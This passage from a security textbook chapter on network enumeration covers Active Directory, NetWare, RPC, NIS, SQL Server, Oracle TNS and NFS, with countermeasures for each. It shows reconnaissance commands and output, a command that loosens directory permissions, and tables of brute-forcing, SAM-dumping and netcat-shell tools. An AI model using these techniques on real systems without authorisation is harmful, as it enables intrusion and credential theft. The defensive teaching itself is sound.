Performing LDAP enumeration in Linux is equally as simple, using either LUMA (http://luma.sourceforge.net/) or the Java-based JXplorer (www.jxplorer.org/). Both of these tools are graphical, so you'll have to be within X Windows to use them. Alternatively, there is `ldapenum` (http://sourceforge.net/projects/ldapenum), a command-line Perl script which can be used in both Linux and Windows.




Figure 3-10 The Active Directory Administration Tool, ldp.exe, enumerates Active Directory users and groups via an authenticated connection.

Active Directory Enumeration Countermeasures

First and foremost, you should filter access to ports 389 and 3268 at the network border. Unless you plan on exporting AD to the world, no one should have unauthenticated access to the directory.

To prevent this information from leaking out to unauthorized parties on internal semitrusted networks, permissions on AD will need to be restricted. The difference between legacy-compatible mode (read "less secure") and native Windows 2000 essentially boils down to the membership of the built-in local group Pre-Windows 2000 Compatible Access. The Pre-Windows 2000 Compatible Access group has the default access permission to the directory shown in Table 3-4.

Object	Permission	Applies To
Directory root	List Contents	This object and all children
User objects	List Contents, Read All Properties, Read Permissions	User objects
Group objects	List Contents, Read All Properties, Read Permissions	Group objects

Table 3-4 Permissions on Active Directory User and Group Objects for the Pre-Windows 2000 Compatible Access Group

The Active Directory Installation Wizard automatically adds Everyone to the Pre-Windows 2000 Compatible Access group if you select the Permissions Compatible with Pre-Windows 2000 Servers option on the screen shown in Figure 3-11. The special Everyone group includes authenticated sessions with *any* user. By removing the Everyone group from Pre-Windows 2000 Compatible Access (and then rebooting the domain controllers), the domain operates with the greater security provided by native Windows 2000. If you need to downgrade security again for some reason, the Everyone group can be re-added by running the following command at a command prompt:

```
net localgroup "Pre-Windows 2000 Compatible Access" everyone /add
```

For more information, find KB Article Q240855 at http://support.microsoft.com/kb/240855.

The access control dictated by membership in the Pre-Windows 2000 Compatible Access group also applies to queries run over NetBIOS null sessions. To illustrate this point, consider the two uses of the `enum` tool (described previously) in the following example. The first time, it is run against a Windows 2000 Advanced Server machine with Everyone as a member of the Pre-Windows 2000 Compatible Access group:

```
C:\>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... success, got 7.
  Administrator Guest IUSR_CORP-DC IWAM_CORP-DC krbtgt
  NetShowServices TsInternetUser
cleaning up... success.
```




Figure 3-11 The Active Directory Installation Wizard (dcpromo) asks whether default permissions for user and group objects should be relaxed for legacy accessibility.

Now we remove Everyone from the Compatible group, reboot, and run the same `enum` query again:

```
C:\>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... fail
return 5, Access is denied.
cleaning up... success.
```

Novell NetWare Enumeration, TCP 524 and IPX

Popularity:	*7*
Simplicity:	*6*
Impact:	*1*
Risk Rating:	***5***

Microsoft Windows is not alone with its "null session" holes. Novell's NetWare has a similar problem—actually it's worse. Novell practically gives up the information farm, all without authenticating to a single server or tree. Old NetWare 3.*x* and 4.*x* servers (with Bindery Context enabled) have what can be called the "Attach" vulnerability, allowing anyone to discover servers, trees, groups, printers, and usernames without logging into a single server. We'll show you how easily this is done and then make recommendations for plugging up these information holes.

NetWare Enumeration via Network Neighborhood The first step to enumerating a Novell network is to learn about the servers and trees available on the wire. This can be done a number of ways, but none more simply than through the Windows Network Neighborhood. This handy network-browsing utility will query for all Novell servers and NDS trees on the wire (see Figure 3-12). This enumeration occurs over IPX on traditional NetWare networks, or via NetWare Core Protocol (NCP, TCP 524) for NetWare 5





Figure 3-12 The Windows Network Neighborhood enumerates Novell servers and trees, respectively, on the wire.

or greater servers running "pure" TCP/IP (the NetWare client software essentially wraps IPX in an IP packet with destination port TCP 524). Although you cannot drill down into the Novell NDS tree without logging into the tree itself, this capability represents the initial baby steps leading to more serious attacks.

Novell Client32 Connections Novell's NetWare Services program runs in the system tray and allows for managing your NetWare connections through the NetWare Connections option, as shown next. This capability can be incredibly valuable in managing your attachments and logins.



More importantly, however, once an attachment has been created, you can retrieve the NDS tree the server is contained in, the connection number, and the complete network address, including network number and node address, as shown in Figure 3-13.

This can be helpful in later connecting to the server and gaining administrative privilege.

On-Site Admin—Viewing Novell Servers Without authenticating to a single server, you can use Novell's On-Site Admin product to view the status of every server on the wire. Rather than sending its own broadcast requests, On-Site Admin appears to display those




Figure 3-13 Novell's NetWare Connections utility displays the NDS tree the server is contained in, the connection number, and the complete network address, including network number and node address.

servers already cached by Network Neighborhood, which sends its own periodic broadcasts for Novell servers on the network. Figure 3-14 shows the abundance of information yielded by On-Site Admin.

Another jewel within On-Site Admin is in the Analyze function, shown in Figure 3-15. By selecting a server and clicking the Analyze button, you can gather volume information. Using the Analyze function of the On-Site Admin tool will attach to the target server.

Although this information is not earth shattering, it adds to the information leakage.




Figure 3-14 Novell's On-Site Admin is the single most useful tool for enumerating Novell networks.

Most NDS trees can be browsed almost down to the end leaf by using Novell's On-Site Admin product. In this case, Client32 does actually attach to the server selected within the tree. The reason is that, by default, NetWare 4.*x* allows anyone to browse the tree. Some of the more sensitive information that can be gathered is shown in Figure 3-16—users, groups, servers, volumes—the whole enchilada!

Using the information presented here, an attacker can then turn to active system penetration, as we describe in Chapter 6.




Figure 3-15 On-Site Admin displays volume information.

NetWare Enumeration Countermeasures

As always, the best defense is to restrict access to the services in question. IPX is clearly not going to be advertised outside the border Internet firewall, but remember that intruders can access the essence of the IPX network via TCP 524. Don't expose this protocol to untrusted networks.

You can minimize NDS tree browsing by adding an *inheritance rights filter (IRF)* to the root of the tree. Tree information is incredibly sensitive. You don't want anyone casually browsing this stuff.




Figure 3-16 On-Site Admin allows browsing of NDS trees down to the end leaf.

UNIX RPC Enumeration, TCP/UDP 111 and 32771

Popularity:	*7*
Simplicity:	*10*
Impact:	*1*
Risk Rating:	***6***

Like any network resource, applications need to have a way to talk to each other over the wires. One of the most popular protocols for doing just that is Remote Procedure Call (RPC). RPC employs a service called the portmapper (now known as rpcbind) to arbitrate between client requests and ports that it dynamically assigns to listening applications. Despite the pain it has historically caused firewall administrators, RPC remains extremely popular. The rpcinfo tool is the equivalent of finger for enumerating RPC applications listening on remote hosts and can be targeted at servers found listening on port 111 (rpcbind) or 32771 (Sun's alternate portmapper) in previous scans:

```
 [root$]rpcinfo -p 192.168.202.34
program vers proto   port
```

```
    100000    2   tdp    111  rusersd
    100002    3   udp    712  rusersd
    100011    2   udp    754  rquotad
    100005    1   udp    635  mountd
    100003    2   udp   2049  nfs
    100004    2   tcp    778  ypserv
```

This tells attackers that this host is running rusersd, NFS, and NIS (ypserv is the NIS server). Therefore, `rusers` and `showmount -e` will produce further information (these tools will all be discussed in upcoming sections in this chapter).

For Windows to Unix functionality Microsoft has developed Windows Services for Unix (SFU), which is freely available at http://technet.microsoft.com/en-us/interopmigration/bb380242.aspx. Although SFU can be cumbersome at times, it provides a number of the same tools used under Unix such as `showmount` and `rpcinfo`. The tools have been designed to mimic their Unix counterparts so the syntax and output are nearly the same:

```
C:\>rpcinfo -p 192.168.202.105
program  Version  Protocol  Port
-------------------------------------------
100000   2        tcp       7938  portmapper
100000   2        udp       7938  portmapper
390113   1        tcp       7937
390103   2        tcp       9404
390109   2        tcp       9404
390110   1        tcp       9404
390103   2        udp       9405
390109   2        udp       9405
390110   1        udp       9405
390107   5        tcp       9411
390107   6        tcp       9411
390105   5        tcp       9417
390105   6        tcp       9417
```

Hackers can play a few other tricks with RPC. Sun's Solaris version of UNIX runs a second portmapper on ports above 32771; therefore, a modified version of rpcinfo directed at those ports would extricate the preceding information from a Solaris box even if port 111 were blocked.

The best RPC scanning tool we've seen is nmap, which is discussed extensively in Chapter 7. Hackers used to have to provide specific arguments with rpcinfo to look for RPC applications. For example, to see whether the target system at 192.168.202.34 is running the ToolTalk Database (TTDB) server, which has a known security issue, you could enter

```
[root$]rpcinfo -n 32776 -t 192.168.202.34 100083
```

The number 100083 is the RPC "program number" for TTDB.

Nmap eliminates the need to guess specific program numbers (for example, 100083). Instead, you can supply the –sR option to have nmap do all the dirty work for you:

```
 [root$]nmap -sS -sR 192.168.1.10
Starting Nmap 4.62 ( http://nmap.org ) at 2008-07-18 20:47 Eastern Daylight Time
Interesting ports on (192.168.1.10):
Not shown: 1711 filtered ports
Port       State       Service (RPC)
23/tcp     open        telnet
4045/tcp   open        lockd (nlockmgr V1-4)
6000/tcp   open        X11
32771/tcp  open        sometimes-rpc5 (status V1)
32772/tcp  open        sometimes-rpc7 (rusersd V2-3)
32773/tcp  open        sometimes-rpc9 (cachefsd V1)
32774/tcp  open        sometimes-rpc11 (dmispd V1)
32775/tcp  open        sometimes-rpc13 (snmpXdmid V1)
32776/tcp  open        sometimes-rpc15 (ttdbserved V1)
Nmap done: 1 IP address (1 host up) scanned in 27.218 seconds
```

RPC Enumeration Countermeasures

There is no simple way to limit this information leakage other than to use some form of authentication for RPC. (Check with your RPC vendor to learn which options are available.) Alternatively, you can move to a package such as Sun's Secure RPC that authenticates based on public-key cryptographic mechanisms. Finally, make sure that ports 111 and 32771 (rpcbind), as well as all other RPC ports, are filtered at the firewall or disabled on your UNIX/Linux systems.

rwho (UDP 513) and rusers (RPC Program 100002)

Popularity:	*3*
Simplicity:	*8*
Impact:	*1*
Risk Rating:	***4***

Farther down on the food chain than finger are the lesser-used `rusers` and `rwho` utilities. `rwho` returns users currently logged onto a remote host running the `rwho` daemon (`rwhod`):

```
 [root$] rwho 192.168.202.34
root       localhost:ttyp0       Apr 11 09:21
jack       beanstalk:ttyp1       Apr 10 15:01
jimbo      192.168.202.77:ttyp2  Apr 10 17:40
```

`rusers` returns similar output with a little more information by using the `-l` switch, including the amount of time since the user has typed at the keyboard. This information is provided by the rpc.rusersd Remote Procedure Call (RPC) program if it is running. As

discussed earlier in this chapter, RPC portmappers typically run on TCP/UDP 111 and TCP/UDP 32771 on some Sun boxes. Here's an example of the `rusers` client enumerating logged-on users on a UNIX system:

```
 [root$] rusers -l 192.168.202.34
root      192.168.202.34:tty1          Apr 10 18:58:51
root      192.168.202.34:ttyp0         Apr 10 18:59:02 (:0.0)
```

rwho and rusers Countermeasures

Like finger, these services should just be turned off. They are generally started independently of the inetd superserver, so you'll have to look for references to `rpc.rwhod` and `rpc.rusersd` in startup scripts (usually located in `/etc/init.d` and `/etc/rc*.d`) where stand-alone services are initiated. Simply comment out the relevant lines using the # character.

NIS Enumeration, RPC Program 100004

Popularity:	*3*
Simplicity:	*8*
Impact:	*1*
Risk Rating:	***4***

Another potential source of UNIX network information is Network Information System (NIS), a great illustration of a good idea (a distributed database of network information) implemented with poorly thought out to nonexistent security features. Here's the main problem with NIS: Once you know the NIS domain name of a server, you can get any of its NIS maps by using a simple RPC query. The NIS maps are the distributed mappings of each domain host's critical information, such as passwd file contents. A traditional NIS attack involves using NIS client tools to try to guess the domain name. Or a tool such as `pscan`, written by Pluvius and available from many Internet hacker archives, can ferret out the relevant information using the `-n` argument.

NIS Countermeasures

The take-home point for folks still using NIS is, don't use an easily guessed string for your domain name (company name, DNS name, and so on). This makes it easy for hackers to retrieve information, including password databases. If you're not willing to migrate to NIS+ (which has support for data encryption and authentication over secure RPC), then at least edit the `/var/yp/securenets` file to restrict access to defined hosts/networks or compile `ypserv` with optional support for TCP Wrappers. Also, don't include root and other system account information in NIS tables.

SQL Resolution Service Enumeration, UDP 1434

Popularity:	*5*
Simplicity:	*8*
Impact:	*2*
Risk Rating:	***5***

Microsoft SQL Server has traditionally listened for client connections on TCP port 1433. Beginning with SQL Server 2000, Microsoft introduced the ability to host multiple *instances* of SQL Server on the same physical computer (think of an instance as a distinct virtual SQL Server). Problem is, according to the rules of TCP/IP, port 1433 can only serve as the default SQL port for one of the instances on a given machine; the rest have to be assigned a different TCP port. The SQL Server Resolution Service identifies which instances are listening on which ports for remote clients—think of it as analogous to the RPC portmapper, kind of a SQL "instance mapper." The SQL Server Resolution Service always listens on UDP 1434 in SQL Server 2000 and above.

Chip Andrews of sqlsecurity.com released a Windows-based tool called SQLPing (http://sqlsecurity.com/Tools/FreeTools/tabid/65/Default.aspx) that queries UDP 1434 and returns instances listening on a given machine, as shown in Figure 3-17. SQLPing also has a good set of complementary functionality such as IP range scanning and brute-force password guessing which allows an attacker to churn merrily through poorly configured SQL environments.

SQL Instance Enumeration Countermeasures

Chip Andrews's site at www.sqlsecurity.com lists several steps you can take to hide your servers from tools such as SQLPing. The first is the standard recommendation to restrict access to the service using a firewall. More harsh is Chip's alternative recommendation to remove all network communication libraries using the Server Network Utility—this will render your SQL Server deaf, dumb, and mute unless you specify "(local)" or a period (.), in which case only local connections will be possible. Finally, you can use the "hide server" option under the TCP/IP netlib in the Server Network Utility and remove all other netlibs. Chip claims to have experienced erratic shifts of the default TCP port to 2433 when performing this step, so be forewarned.




Figure 3-17 SQLPing scans for instances of SQL Server and guesses a few passwords.

OracleTNS Enumeration, TCP 1521/2483

Popularity:	*5*
Simplicity:	*8*
Impact:	*2*
Risk Rating:	***5***

The Oracle TNS (Transparent Network Substrate) listener, commonly found on TCP port 1521, manages client/server database traffic. The TNS listener can be broken down

into two functions: `tnslsnr` and `lsnrctl`. Client/server database communication is managed primarily by `tnslsnr`, while `lsnrctl` handles the administration of `tnslsnr`. By probing the Oracle TNS Listener, or more specifically the `lsnrctl` function, we can gain useful information such as the database SID, version, operating system, and a variety of other configuration options. The database SID can be extremely useful as it is required at time of login. By knowing the SID for a particular Oracle database, an attacker can launch a brute force attack against the server. Oracle is notorious for having a vast amount of default accounts that are almost always valid when TNS enumeration is available (if the database admins don't care enough to lock down the listener service, why would they care enough to remove the default accounts?).

One of the simplest tools to inspect the Oracle TNS listener is the AppSentry Listener Security Check (www.integrigy.com/security-resources/downloads/lsnrcheck-tool) by Integrigy. This Windows-based freeware application is as point and click as you can get, making TNS enumeration a walk in the park.

For the non-GUI folks, `tnscmd.pl` is a Perl-based Oracle <=9 TNS enumeration tool written by jwa. It was later modified and renamed to `tnscmd10g.pl` by Saez Scheihing to support the Oracle 10g TNS Listener. While these tools perform the basic task of TNS Listener enumeration, there are two additional suites that really bring together the most common tasks when attacking Oracle databases.

The Oracle Assessment Kit (OAK) available from www.databasesecurity.com/dbsec/OAK.zip by David Litchfield and the Oracle Auditing Tools (OAT) available from www.cqure.net/wp/test/ by Patrik Karlsson are two Oracle enumeration suites that provide similar functionality. Although each has its strengths, both OAK and OAT are focused around TNS enumeration, SID enumeration, and password brute forcing. The specific tools within each toolset are identified in Tables 3-5 and 3-6.

Finally, for the most simple SID enumeration tasks, Patrik Karlsson has also developed the `getsids` tool (www.cqure.net/wp/getsids/).

Oracle TNS Enumeration Countermeasures

Arup Nanda has created Project Lockdown (www.oracle.com/technology/pub/articles/project_lockdown/project-lockdown.pdf) to address the TNS enumeration issues as well as the general steps to harden the default installation of Oracle. His paper describes how to configure strengthened permissions and how to set password on the TNS Listener so that anyone attempting to query the service will have to provide a password to obtain information from it. For Oracle 10g and later installations, the default installation is a bit more secure, but they also have some downfalls. Integrigy has provided an excellent white paper on Oracle security that further describes this attack and others and also covers how to further secure Oracle. Integrigy's paper is located at www.integrigy.com/security-resources/whitepapers/Integrigy_Oracle_Listener_TNS_Security.pdf.

Tool	Description
`ora-brutesid`	Oracle SID brute forcing tool that attempts to generate and test all possible SID values within a set keyspace.
`ora-getsid`	SID guessing tool that uses an attacker-supplied file. OAK comes with `sidlist.txt`, which contains commonly used Oracle SIDs.
`ora-pwdbrute`	Password brute force that uses an attacker-supplied file. OAK comes with `passwords.txt`, which comes with some common passwords for default Oracle accounts.
`ora-userenum`	Brute forces usernames via an attacker-supplied file. OAK comes with `userlist.txt`, which contains all of the default Oracle usernames.
`ora-ver`	Directly queries the Oracle TNS listener for information.
`ora-auth -alter-session`	Tool that attempts to exploit the auth-alter-session vulnerability within Oracle.

Table 3-5 Oracle Assessment Kit (OAK)

Tool	Description
`opwg`	Oracle Password Guesser. Performs SID enumeration and Oracle brute forcing. `opwg` also tests for default Oracle accounts.
`oquery`	Oracle Query. Basic SQL query tool for Oracle.
`osd`	Oracle SAM Dump. Dumps the underlying Windows operating system's SAM via the Oracle service using pwdump/TFTP.
`ose`	Oracle SysExec. Allows for remote execution of commands on the underlying operating system. In automatic mode, `ose` uploads netcat to the server and spawns a shell on port 31337.
`otnsctl`	Oracle TNS Control. Directly queries the Oracle TNS listener for information.

Table 3-6 Oracle Auditing Tools (OAT)

NFS Enumeration, TCP/UDP 2049

Popularity:	*7*
Simplicity:	*10*
Impact:	*1*
Risk Rating:	***6***

The UNIX utility `showmount` is useful for enumerating NFS-exported file systems on a network. For example, say that a previous scan indicated that port 2049 (NFS) is listening on a potential target. `showmount` can then be used to see exactly what directories are being shared:

```
[root$] showmount -e 192.168.202.34
export list for 192.168.202.34:
/pub                                    (everyone)
/var                                    (everyone)
/usr                                    user
```

The `-e` switch shows the NFS server's export list. For Windows users, Windows Services for Unix (mentioned previously) also supports the `showmount` command.

NFS Enumeration Countermeasures

Unfortunately, there's not a lot you can do to plug this leak, as this is NFS's default behavior. Just make sure that your exported file systems have the proper permissions (read/write should be restricted to specific hosts) and that NFS is blocked at the firewall (port 2049). `showmount` requests can also be logged—another good way to catch interlopers.

NFS isn't the only file system–sharing software you'll find on UNIX/Linux anymore, thanks to the growing popularity of the open-source Samba software suite, which provides seamless file and print services to SMB clients. SMB (Server Message Block) forms the underpinnings of Windows networking, as described previously. Samba is available from www.samba.org and distributed with many Linux packages. Although the Samba server configuration file (`/etc/smb.conf`) has some straightforward security parameters, misconfiguration can still result in unprotected network shares.

SUMMARY

